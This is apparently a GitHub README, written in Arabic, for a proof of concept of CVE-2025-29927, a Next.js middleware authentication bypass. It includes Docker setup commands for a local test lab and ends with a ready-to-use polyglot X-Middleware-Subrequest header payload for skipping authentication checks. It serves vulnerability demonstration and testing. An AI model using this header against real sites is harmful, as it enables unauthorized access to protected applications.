 alihussainzada/cve-2025-29927-poc
PoC لـ CVE-2025-29927: ثغرة تجاوز Middleware في Next.js. يوضح كيف يمكن لـ x-middleware-subrequest تجاوز فحوصات المصادقة. يتضمن إعداد Docker للاختبار.


يستعرض هذا المستودع ثغرة CVE-2025-29927 في Next.js، حيث يمكن استخدام الترويسة الداخلية x-middleware-subrequest لتجاوز فحوصات الوسيط مثل المصادقة.
git clone https://github.com/alihussainzada/CVE-2025-29927-PoC.git
cd CVE-2025-29927-PoC
openssl rand -base64 32
.env:NEXTAUTH_SECRET=your_generated_secret
docker build -t nextjs .
docker run -p 3000:3000 --env-file .env nextjs

يمكننا تبسيط استغلال هذه المشكلة إلى حد كبير باستخدام polyglot يتيح لنا تغطية الحالات المحتملة المختلفة بفعالية. تمكّنا من تحقيق ذلك باستخدام ترويسة HTTP التالية، المستخدمة للتحقق من وجود تجاوز للمصادقة:
X-Middleware-Subrequest: src/middleware:nowaf:src/middleware:src/middleware:src/middleware:src/middleware:middleware:middleware:nowaf:middleware:middleware:middleware:pages/_middleware